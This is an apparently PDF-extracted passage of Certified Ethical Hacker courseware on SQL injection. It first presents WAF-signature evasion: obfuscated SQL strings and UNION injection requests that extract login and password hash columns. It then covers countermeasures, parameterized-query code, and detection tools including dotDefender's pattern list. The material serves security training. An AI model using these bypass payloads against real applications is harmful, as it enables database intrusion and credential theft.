


FIGURE 14.27: Evading Techniques by Using String Concatenation

Evasion Technique: Obfuscated Codes

CEH
Certified Ethical Hacker

Obfuscated "qwerty"

Examples of obfuscated codes for the string "qwerty":

```
Reverse(concat(if(1,char(121),2),0x74, right(left(0x567210,2),1),
lower(mid('TEST',2,1)),replace(0x7074, 'pt','w'),char(instr(123321,33)+110)))  
Concat(unhex(left(crc32(31337),3)-400), unhex(ceil(atan(1)*100-2)),
unhex(round(log(2)*100)-4), char(114),char(right(cot(31337),2)+54), char(pow(11,2)))
```

An example of bypassing signatures (obfuscated code for request):

The following request corresponds to the application signature:
`?id=1+union+(select+1,2+from+test.users)`

The signatures can be bypassed by modifying the above request:

```
?id=(1)union(select(1),mid(hash,1,32)from(test.users))  
/?id=1+union+(sElect'1',concat(login,hash)from+test.users)  
/?id=(1)union((((((select(1),hex(hash)from(test.users)))))))
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Evasion Technique: Obfuscated Codes

Attackers obfuscate code so that they are not recognized by the intrusion detection system.

Examples of obfuscated codes for the string "qwerty":

```
Reverse(concat(if(1,char(121),2),0x74,right(left(0x567210,2),1),
lower(mid('TEST',2,1)),replace(0x7074,
'pt','w'),char(instr(123321,33)+110)))  
Concat(unhex(left(crc32(31337),3)-400), unhex(ceil(atan(1)*100-2)),
unhex(round(log(2)*100)-4), char(114),char(right(cot(31337),2)+54),
char(pow(11,2)))
```


An example of bypassing signatures (obfuscated code for request):

The following request corresponds to the application signature:

```
?id=1+union+(select+1,2+from+test.users)
```

The signatures can be bypassed by modifying the above request:

```
?id=(1)union(select(1),mid(hash,1,32)from(test.users))  
/?id=1+union+(sElect'1',concat(login,hash)from+test.users)  
/?id=(1)union((((((select(1),hex(hash)from(test.users)))))))
```



Module Flow


So far, we have discussed various concepts and topics that help you penetrate the web application or network to test for SQL vulnerabilities. Now we will discuss the countermeasures to be applied to protect web applications against SQL injection attacks. A countermeasure is an act or method, device, or system that can be used to avoid the side effects of vulnerabilities and malicious events that can in turn compromise the assets of an organization or computer in a network. This can be a response to defend the negative event.

SQL Injection Concepts	Advanced SQL Injection
Testing for SQL Injection	SQL Injection Tools
Types of SQL Injection	Evasion Techniques
Blind SQL Injection	Countermeasures



SQL Injection Methodology

This section highlights various SQL injection countermeasures.



How to Defend Against SQL Injection Attacks

Implementing consistent coding standards, minimizing privileges, and firewalling the server help in defending against SQL injection attacks.



Minimizing Privileges

Developers generally neglect security aspects while creating a **new application**, and tend to leave those matters to the end of the development cycle. However, security matters should be a priority, and adequate steps must be incorporated during the development stage itself. It is important to create a **low-privilege account** first, and begin to add permissions only as they are needed. The benefit to addressing security early is that it allows developers to address security concerns as features are added, so they can be identified and fixed easily. In addition, developers become much more familiar with the security framework, if they are forced to comply with it throughout the **project's lifetime**. The payoff is usually a more secure product that does not require the last minute security scramble that inevitably occurs when customers complain that their security policies do not allow applications to run outside of the system administrator's context.



Implementing Consistent Coding Standards

Successful planning of the whole **security infrastructure** that would be integrated into

a product should be carried out. Apart from this, a set of standards and policies with which every developer must comply should be laid down.

Take, for example, a policy for performing data access. Developers are generally allowed to use whatever data access method they like. This usually results in a multitude of data access methods, each exhibiting unique security concerns. A more prudent policy would be to dictate certain guidelines that guarantee similarity in each developer's routines. This consistency would greatly enhance both the maintainability and security of the product, provided the policy is sound.

Another useful coding policy is to ensure that all input validation checks are performed on the server. Although it is sometimes a performance technique to carry out data entry validation on the client, since it minimizes round-trips to the server, it should not be assumed that the user is actually conforming to that validation when they post information. In the end, all input validation checks should occur on the server.



Firewalling the SQL Server


It is a good idea to firewall the server so that only trusted clients can contact it—in most web environments, the only hosts that need to connect to SQL Server are the administrative network (if one is there) and the web server(s) that it services. Typically, SQL Server needs to connect only to a backup server. **SQL Server 2000** listens by default on named pipes (using Microsoft networking on **TCP ports 139 and 445**) as well as **TCP port 1433** and **UDP port 1434** (the port used by the SQL “Slammer” worm). If the server lockdown is good enough, it should be able to help mitigate the risk of the following:

- ➊ Developers uploading unauthorized/insecure scripts and components to the web server
- ➋ Misapplied patches
- ➌ Administrative errors

How to Defend Against SQL Injection Attacks (Cont'd)



- Make no assumptions about the size, type, or content of the data that is received by your application
- Test the size and data type of input and enforce appropriate limits to prevent buffer overruns
- Test the content of string variables and accept only expected values
- Reject entries that contain binary data, escape sequences, and comment characters
- Never build Transact-SQL statements directly from user input and use stored procedures to validate user input
- Implement multiple layers of validation and never concatenate user input that is not validated



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against SQL Injection Attacks (Cont'd)

Attackers use SQL injections to gain unauthorized access into the system or network. The following things should be done to defend against SQL injection attacks.

- Make no assumptions about the size, type, or content of the data that is received by your application.
- Test the size and data type of input and enforce appropriate limits to prevent buffer overruns.
- Test the content of string variables and accept only expected values.
- Reject entries that contain binary data, escape sequences, and comment characters.
- Never build Transact-SQL statements directly from user input and use stored procedures to validate user input.
- Implement multiple layers of validation and never concatenate user input that is not validated.

How to Defend Against SQL Injection Attacks: Use Type-Safe SQL Parameters

 Certified Ethical Hacker

Enforce **Type** and **length checks** using **Parameter Collection** so that input is treated as a literal value instead of executable code

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);
myCommand.SelectCommand.CommandType = CommandType.StoredProcedure; SqlParameter parm = myCommand.SelectCommand.Parameters.Add("@aut_id", SqlDbType.VarChar, 11);
parm.Value = Login.Text;

In this example, the @aut_id parameter is treated as a literal value instead of as executable code. This value is checked for type and length.
```

Example of Vulnerable and Secure Code:

**Vulnerable Code**

```
SqlDataAdapter myCommand =
new SqlDataAdapter("LoginStoredProcedure
" +
Login.Text + "", conn);
```

**Secure Code**

```
SqlDataAdapter myCommand = new
SqlDataAdapter( "SELECT aut_lname,
aut_fname FROM Authors WHERE aut_id =
@aut_id", conn); SqlParameter parm =
myCommand.SelectCommand.Parameters.Add(
"@aut_id", SqlDbType.VarChar, 11);
parm.Value = Login.Text;
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend Against SQL Injection Attacks: Use Type-Safe SQL Parameters

Use type-safe SQL parameters with stored procedures or **dynamically constructed SQL command strings**. Various parameter collections provide type checking and length validation. For example, a SQL parameter collection can be used. Type and length checks can be enforced using a Parameter Collection. Consider the following example in which input "@aut_id" is treated as a literal value instead of executable code.

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);
myCommand.SelectCommand.CommandType      =      CommandType.StoredProcedure;
SqlParameter parm = myCommand.SelectCommand.Parameters.Add("@aut_id",
SqlDbType.VarChar, 11);
parm.Value = Login.Text;
```

The @aut_id value is checked for type and length.


Example of Vulnerable and Secure Code:

This code is vulnerable to SQL injection

```
SqlDataAdapter myCommand = new SqlDataAdapter("LoginStoredProcedure
" +
Login.Text + "", conn);
```

This is safe code that uses parameter collection

```
SqlDataAdapter myCommand = new SqlDataAdapter( "SELECT aut_lname,  
aut_fname FROM Authors WHERE aut_id = @aut_id", conn); SQLParameter  
parm = myCommand.SelectCommand.Parameters.Add("@aut_id",  
SqlDbType.VarChar, 11); Parm.Value = Login.Text;
```



How to Defend Against SQL Injection Attacks

To defend against SQL injection attacks, you can **follow the countermeasures** stated in the previous section and you can use type-safe SQL parameters as well. To protect the web server, you can use WAF firewall/IDS and filter packets. You need to constantly update the software using patches to keep the server **up-to-date** to protect it from attackers. Sanitize and filter user input, analyze the source code for SQL Injection, and minimize the use of third-party applications to protect the web applications. You can also use stored procedures and parameter queries to retrieve data and disable verbose error messages, which can guide the attacker with some useful information, and use custom error pages to protect the web applications. To avoid SQL injection into the database, connect using non-privileged accounts and grant least privileges to the database, tables, and columns. Disable commands such as **`xp_cmdshell`**, which can affect the OS of the system.




FIGURE 14.28: How to Defend Against SQL Injection Attack

SQL Injection Detection Tool: Microsoft Source Code Analyzer

SQL Injection Detection Tool: Microsoft Source Code Analyzer

Source: <http://www.microsoft.com>


The Microsoft Source Code Analyzer for SQL Injection tool is a **static code analysis** tool that helps you find SQL injection vulnerabilities in **Active Server Pages (ASP)** code. It scans ASP source code and generates warnings related to first order and second order SQL injection vulnerabilities.

```
E:\TEMP\mscaasi>mscaasi.asp /input="e:\temp\test.asp"
Microsoft (R) Source Code Analyzer for SQL Injection Version
1.3.30601.30622
Copyright (C) Microsoft Corporation. All rights reserved.

e:\temp\test.asp(73) : warning C00400: Unvalidated HTTP Request data possibly executed, making 'UBSMAIN' potentially vulnerable to first-order SQL injection attacks. Reported by Microsoft (R) Source Code Analyzer for SQL Injection on tracked object OBJCOMMAND (created as return.FORM'21).

Path summary:
- <return.FORM>[return.FORM'21 : string_unvalidated] created on 'Request' (line 21)
- <return.FORM>[return.FORM'21 : string_unvalidated] to <$AUTHOR, return.FORM>[return.FORM'21 : string_unvalidated] by assignment (line 21)
- <$STRAUTHOR, return.FORM>[return.FORM'21 : string_unvalidated] to <STRAUTHOR, STRCMD, return.FORM>[return.FORM'21 : string_unvalidated] on 'Transfer' (line 63)
- <$STRAUTHOR, STRCMD, return.FORM>[return.FORM'21 : string_unvalidated] to <$, STRAUTHOR, STRCMD, return.FORM>[return.FORM'21 : string_unvalidated] on 'Transfer' (line 67)
- <$, STRAUTHOR, STRCMD, return.FORM>[return.FORM'21 : string_unvalidated] to <OBJCOMMAND>[return.FORM'21 : command_unvalidated] on 'TaintCommand' (line 67)
- <OBJCOMMAND>[return.FORM'21 : command_unvalidated] to <OBJCOMMAND>[return.FORM'21 : $error on 'Execute' (line 73)
: Lines: 17, 19, 21, 25, 35, 37, 39, 41, 42, 51, 63, 65, 67, 69, 73
```

FIGURE 14.29: SQL Injection Detection by Using Microsoft Source Code Analyzer



SQL Injection Detection Tool: Microsoft UrlScan Filter

Source: <http://www.microsoft.com>

UrlScan is a security tool that restricts the types of HTTP requests that Internet Information Services (IIS) will process. By blocking specific HTTP requests, the UrlScan security tool helps prevent potentially harmful requests from reaching the server.




FIGURE 14.30: Microsoft UrlScan Filter Screenshot

The screenshot shows the dotDefender software interface. On the left, there is a sidebar with icons for Firewall, Anti-Virus, and other security features. The main window has a title bar "SQL Injection Detection Tool: dotDefender" and a logo for "CEH Certified Ethical Hacker". The central area is titled "SQL Injection" and contains a list of detection patterns:

- Suspect Single Quote (Safe)
- Pattern = Pattern
- Classic SQL Comment
- SQL Comments
- Union Select Statement
- Select Version Statement
- SQL CHAR Type
- SQL SYS Commands
- IS_SRVROLEMEMBER followed by I
- MS SQL Specific SQL Injection

At the bottom right of the interface, the URL <http://www.aplicure.com> is visible.



SQL Injection Detection Tool: dotDefender

Source: <http://www.aplicure.com>

Web Application Security dotDefender is the software **Web Application Firewall (WAF)**. DotDefender boasts enterprise-class security and advanced integration capabilities. It inspects the **HTTP/HTTPS traffic** for suspicious behavior. It detects and blocks SQL injection attacks.




FIGURE 14.31: dotDefender Screenshot

The screenshot shows the IBM Security AppScan interface. At the top, a banner reads "SQL Injection Detection Tool: IBM Security AppScan" and features the CEH logo. Below the banner, a message states "IBM provides application security and risk management solutions for mobile and web applications". The main window displays a tree view of "My Application (24)" under "Selected Content-Based". One node is expanded to show "SQL Injection" issues, with one specific issue highlighted: "SQL Injection" at "http://www.ibm.com/index.jsp?page=info". The "Test Response" pane shows the raw HTTP response from the server, which includes several SQL injection-related patterns. The bottom of the window displays copyright information: "Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited." and the URL "http://www.ibm.com".



SQL Injection Detection Tool: IBM Security AppScan

Source: <http://www.ibm.com>

IBM Security AppScan Standard detects, analyzes, and remediates web application vulnerabilities to help **prevent security breaches** and enable compliance. It delivers the expertise and critical application lifecycle management and security platform integrations necessary to empower enterprises to not just identify application vulnerabilities but also reduce overall application risk.

